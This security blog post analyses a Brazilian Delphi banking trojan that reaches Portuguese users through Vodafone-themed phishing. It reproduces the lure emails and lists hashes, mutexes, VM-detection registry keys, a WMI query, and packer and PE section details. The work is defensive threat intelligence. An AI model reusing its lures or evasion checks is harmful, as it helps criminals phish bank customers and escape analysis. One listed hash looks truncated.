

# Brazilian trojan banker is targeting Portuguese users using browser overlay

 [seguranca-informatica.pt/brazilian-trojan-banker-is-targeting-portuguese-users-using-browser-overlay/](https://seguranca-informatica.pt/brazilian-trojan-banker-is-targeting-portuguese-users-using-browser-overlay/)

May 6, 2020


## Brazilian trojan banker is targeting Portuguese users using browser overlay.

Since the end of April 2020, a new trojan has been affecting Portuguese users from several bank organizations.

The modus operandi of this piece of malware is not new in Portugal. At least since the year of 2014 that new variants have been observed, with minor changes, and with the objective of collecting bank details of the victims.


One of the last occurrences was last December 2019, where the Lampion trojan operated in a very similar way, changing only the way the malware was distributed (via AWS S3 buckets and with the first stage encoded in a highly obfuscated VBS file).

This new variant has been distributed via malscam campaigns that impersonate invoices from the Vodafone group, as shown below.



The first stage of this malware is an MSI (Microsoft Installer) file that downloads the malware from a google-sites server and deploys it in the Windows startup folder. After that, the infected computer is restarted to make the trojan persistent.

Afterward, the malware runs on the compromised machine, collecting sensitive data from browsers, including credentials for accessing bank portals. The malware can also obtain data on the clipboard and it contains keylogger features to collect everything the victims are writing and send the information to the C2 server.



copyright (c) www.seguranca-informatica.pt

As a way of obtaining banking details, when the malware detects that the victim is accessing a target homebanking portal, it triggers a window overlaid on the browser simulating the legitimate system and requesting additional details, such as credentials and SMS tokens.

When malware initiates, it requests Google Drive documents for details on the C2's IP address. This is a mechanism that makes C2 persistence and dynamics.

The number of victims in Portugal has increased significantly in recent weeks. The success of malicious campaigns always depends on the starting point of infection: social engineering. In this sense, users should be aware of emails of this nature and never click on email links or open attachments in case of suspected malicious activity.

For more details on this finding see the Technical Analysis below.


## Technical Analysis

Since the end of April 2020, a new Trojan variant is affecting users from several bank organizations in Portugal. At first glance, the malware is originated from Brazil – based on artifacts collected during the analysis.

The malware is disseminated via malspam campaigns – phishing emails distributed for a high range of users and using a template that impersonates an invoice email from the Vodafone group.

Correio

Sua Fatura Vodafone Móvel chegou! € 276,14

 My Vodafone <comercial@vodafone.pt>  
01/05/2020 16:02

Para: Receipt

### Vodafone


Sua Fatura Vodafone Móvel chegou

Olá,  
Você está recebendo anexa a sua fatura Vodafone Móvel com vencimento em **02/05/2020**.

Código Assinante: 5068346  
Data de Vencimento: 02/05/2020  
Valor da Fatura: € 276,14  
Anexo: Para acessá-lo, você deve digitar a **Senha: 2310**.

[2ª-Via-de-Fatura\\_Vodafone-7697.pdf](#)  
[Clique para baixar: 2ª Via de Fatura\\_Vodafone-7697.pdf](#)

Importante: esta é uma mensagem automática e não deve ser respondida. Para enviar a sua sugestão ou solicitação para a Vodafone, por favor, acesse [vodafone.pt/atendimento](#).



h/t @DJ\_PRMF

From AS-Fatura <[redacted]> <[redacted]> ☆

Subject **A sua fatura está em aberto. Fatura 04/ 2020 - C [redacted] 1** 4/17/20, 1:46 PM

To [redacted] ☆

Bom dia

Segue para conhecimento a sua Fatura 04/2020 em aberto.

[Fatura 04/2020](#)

Grato

h/t @t14g0p





Figure 1: Phishing templates used to distribute the threat in Portugal.

During SI-LAB analysis, and also according to @t14g0p – a Portuguese security researcher, this malware is similar to other threats from Brazil observed in Portugal since 2014.

Lampion malware, for instance, was spread on end-December 2019 and took advantage of AWS buckets to host the first stage and to download the files into the victim's machine. One of the files was a DLL that exported functions to capture home banking credentials.

This new threat takes advantage of google-sites and Google Drive documents to distribute the threat in Portugal. The high-level diagram of this threat is presented below.



**Figure 2:** Trojan banker high-level diagram.

The trojan *modus operandi* is the following:

- The user downloads a file after accessing the malicious URL available on the phishing email

- The user extracts the .msi file from the zip file and executes it (1st stage)
- The .msi file (the downloader) downloads the trojan malware from a google-sites domain and saves it into the Windows startup applications folder, thus ensuring that the malware will be executed whenever the user login in the system (2nd stage)
- The malware process starts, which in turn communicates with google docs to read the contents of 3 different documents. These documents contain the configuration of C2 addresses and a bitcoin address
- The malware is running and monitoring the user's actions and periodically requesting commands from the command and control (C&C) server
- Browser overlay is performed in order to collect banking credentials when the victim accesses specific homebanking portals.

## Initial infection – the zip file (1st stage)

---

**Threat name:** FATURA34109093137173917200003123.zip


**MD5:** 4410f53446fe6784f904a75df57e7ad7

**SHA1:** 814525924cd65f488348e921c1ca23a7da0085b5

**First submission VT:** 2020-05-02 01:32:12

---

After analyzing the compromised server distributed along with malspam email, two zip files with different names – in distinct directories – were observed. The reason why two paths were identified on the server is simple: **the threat is the same but used in different phishing campaigns.**




**Figure 3:** Trojan banker .zip file (1st stage) downloaded from the compromised server.

After executing the .msi file, the 2nd stage is downloaded from the google-sites server.







**Figure 5:** The 2nd stage (fZpoAruv.exe) is deployed on the Windows startup folder.

When the .msi installation ends, the victim's computer is rebooted to make the malware persistent. The malware starts whenever the victim login in the system.

## Trojan banker (2nd stage)

**Threat name:** fZpoAruv.exe

**MD5:** dc61d6239c2848bf8994df95740cbb13

**SHA1:** 7eb6088157f3fbc0a758c4402c563bdf1e91ee2

**First submission VT:** 2020-05-03 07:35:06

In detail, the malware was developed in Delphi as usual in threats from Brazil. The Embarcadero IDE was used to support its development.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	90	D1	00	DC	91	D1	00	38	CC	CB	00	10	A0	D1	00	. N. U' N. 8iE. N.
00000010	00	00	00	00	00	00	00	00	45	6D	62	61	72	63	61	64	.....Embarcad
00000020	65	72	6F	20	44	65	6C	70	68	69	20	66	6F	72	20	57	ero, Delphi, for, W
00000030	69	6E	33	32	20	63	6F	6D	70	69	6C	65	72	20	76	65	in32, compiler, ve
00000040	72	73	69	6F	6E	20	33	31	2E	30	20	28	32	34	2E	30	rsion: 31.0. (24.0
00000050	2E	32	32	38	35	38	2E	36	38	32	32	29	00				.22858.6822).

## Compiler Versions

*Go Up to Conditional compilation (Delphi)*

The following table lists the version number associated with each release of Delphi compilers, beginning with Turbo Pascal 4.0 and ending with the current version of the compiler:

Delphi conditional VER<nnn>	Product	Product Version	Package Version	CompilerVersion
VER330	Delphi 10.3 Rio / C++Builder 10.3 Rio	26	260	33.0
VER320	Delphi 10.2 Tokyo / C++Builder 10.2 Tokyo	25	250	32.0
VER310	Delphi 10.1 Berlin / C++Builder 10.1 Berlin	24	240	31.0
VER300	Delphi 10 Seattle / C++Builder 10 Seattle	23	230	30.0
VER290	Delphi XE8 / C++Builder XE8	22	220	29.0

**Figure 6:** Delphi and Embarcadero were used by crooks to develop the trojan.

Delphi and Embarcadero have been used by Brazilian criminals to develop new malwares. Inside the trojan is possible to identify several Portuguese words, allowing to confirm its origin.

## PORTUGUESE, ENGLISH, NEUTRAL



**Figure 7:** Languages detected by analyzing the source-code.

As a way of preventing malware from running on virtual machines (VM-Protect) and analyzing it (anti-debug/reverse), the well-known packer Armadillo was used to make the Trojan protected.

protector	Armadillo(6.X-9.X)[-]	?
compiler	Embarcadero Delphi(XE2-XE6)[-]	?

**Figure 8:** Packer Armadillo 6.X-9.X used to protect the malware.

This type of protection makes it hard to analyze. As noted below, the malware has some calls in the IAT related to VM protection mechanisms.



Call via	Name	Ordinal	Original Thunk	Thunk
A2A184	DeleteCriticalSection	-	A352EA	A352EA
A2A188	GetStdHandle	-	A352DA	A352DA
A2A18C	WriteFile	-	A352CE	A352CE
A2A190	TlsFree	-	A352C4	A352C4
A2A194	TlsSetValue	-	A352B6	A352B6
A2A198	TlsAlloc	-	A352AA	A352AA
A2A19C	TlsGetValue	-	A3529C	A3529C
A2A1A0	Sleep	-	A3499E	A3499E
A2A1A4	EnterCriticalSection	-	A34986	A34986
A2A1A8	LeaveCriticalSection	-	A3496E	A3496E
A2A1AC	GetVersionExA	-	A3495E	A3495E
A2A1B0	InitializeCriticalSection	-	A34942	A34942
A2A1B4	GetCurrentProcessId	-	A3492C	A3492C
A2A1B8	GetModuleFileNameW	-	A34916	A34916
A2A1BC	GetShortPathNameW	-	A34902	A34902
A2A1C0	GetModuleFileNameA	-	A348EC	A348EC
A2A1C4	GetCommandLineW	-	A34D54	A34D54
A2A1C8	GetShortPathNameA	-	A348D8	A348D8
A2A1CC	GetSystemTimeAsFileTime	-	A35180	A35180
A2A1D0	HeapFree	-	A3519A	A3519A
A2A1D4	HeapAlloc	-	A351A6	A351A6
A2A1D8	GetProcessHeap	-	A351B2	A351B2
A2A1DC	RaiseException	-	A351C4	A351C4
A2A1E0	TerminateProcess	-	A351D6	A351D6
A2A1E4	UnhandledExceptionFilter	-	A351EA	A351EA
A2A1E8	SetUnhandledExceptionFilter	-	A35206	A35206
A2A1EC	IsDebuggerPresent	-	A35224	A35224
A2A1F0	GetCPIInfo	-	A35238	A35238
A2A1F4	InterlockedIncrement	-	A35244	A35244
A2A1F8	InterlockedDecrement	-	A3525C	A3525C
A2A1FC	GetACP	-	A35274	A35274
A2A200	GetOEMCP	-	A3527E	A3527E
A2A204	IsValidCodePage	-	A3528A	A3528A

→ VM Protection

Figure 9: VM protect calls present in the IAT.

If the malware detects it is running inside a virtual machine, it kills the process itself and removes itself from the Windows startup folder.

Packers and protectors like Armadillo are used to protect code, including malware, as they allow to add an extra layer against reversing and anti-VM.

Continuing with the analysis, during the malware execution mutex were created in the system, a mechanism often used to avoid a new infection.

```
"RAL1DAED25C"
"1DAED25C : :WK"
"8D8CE7A22019"
```

Source: C:\Users\user\Desktop\IzpoAruv.exe	Mutant created: \Sessions\1\1\BaseNamedObjects\RAL1DAED25C
Source: C:\Windows\System32\conhost.exe	Mutant created: \Sessions\1\1\BaseNamedObjects\Local\SM0:4328:120:WillError_01
Source: C:\Users\user\Desktop\IzpoAruv.exe	Mutant created: \Sessions\1\1\BaseNamedObjects\8D8CE7A22019
Source: C:\Users\user\Desktop\IzpoAruv.exe	Mutant created: \Sessions\1\1\BaseNamedObjects\1DAED25C::WK

Figure 10: Mutex created during malware execution.

The trojan also checks some registry keys to identify whether it is running inside a VM:


```
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System name: SystemBiosDate
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System name: SystemBiosVersion
```

SQL queries to detect VMs were also observed when we analyzed the malware.

```
SELECT * FROM Win32_ComputerSystem WHERE (Manufacturer LIKE '%VMware%') Or (Manufacturer LIKE '%innotek%') Or (Manufacturer LIKE '%Microsoft%') Or (Manufacturer LIKE '%RingCube%')
```

## Digging into the details

As observed below, the initial sections of the trojan are empty, with raw size at zero. These are unusual sections, furthermore, there are two sections of the binary with execution privileges.



Nr	Virtual ...	Virtual s...	RAW D...	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h b...	sect. Stats
01	00001000	00885898	00000000	00000000	60000020	.text	! ZERO SIZE!	?	
02	00887000	00004178	00000000	00000000	60000020	.text	! ZERO SIZE!	?	
03	0088C000	00033A30	00000000	00000000	C0000040	.data	! ZERO SIZE!	?	
04	008F0000	0001B5D4	00000000	00000000	C0000000	.bss	! ZERO SIZE!	?	
05	0090C000	00004DDE	00000000	00000000	C0000040	.idata	! ZERO SIZE!	?	
06	00911000	000068D4	00000000	00000000	C0000040	.idata	! ZERO SIZE!	?	
07	00918000	00000096	00001000	00001000	40000040	.edata	00 00 00 00 00 00 00 00	F □ ...	
08	00919000	000001DC	00000000	00000000	C0000000	.tls	! ZERO SIZE!	?	
09	0091A000	0000005D	00002C00	00001000	40000040	.rdata	00 90 D1 00 DC 91 D1 00 38	8 □ ...	
10	0091B000	0008E760	00000000	00000000	42000040	.reloc	! ZERO SIZE!	?	
11 ep	0091A000	00040000	00004000	00030000	E0000020	.text1	88 44 24 04 99 53 56 8E 10	D8 □ SV □ ...	
12	00A1A000	00010000	00041000	00000000	E0000020	.adata	00 00 00 00 00 00 00 00		
13 im	00A2A000	00010000	0004E000	00000000	C0000040	.data1	5A 53 A3 00 48 51 A3 00 32	ZQ HQ 2Q '0...	
14	00A3A000	00010000	0005A000	00000000	42000040	.reloc1	00 40 80 00 14 00 00 00 47	□ 3 3 3 3...	
15	00A4A000	00480000	0005F000	00478000	C0000040	.pdata	50 44 41 54 41 30 30 30 00	PDATA000 □...	
16 rs	00ECA000	003D3000	004D7000	003D3000	40000040	.rsrc	00 00 00 00 00 90 99 9C 50 00	P □ □ ...	

Figure 11: Unusual PE file sections.

This PE file has 16 sections, much more than normal ~10 sections.

An interesting detail is that one of the sections: **.pdata** has an entropy of 8. This indicator corroborates that this section is packed. This detail can be observed on the next Figures.




Figure 12: .pdata section highlighted is packed with entropy = 8.

In the PortEx graphic below, it's possible to see some details already mentioned. A great part of the PE file is packed (**0.0 – light gray**), and the other part has code repetition (**0.2 dark gray**). The dark gray region is related to the PE file empty sections.

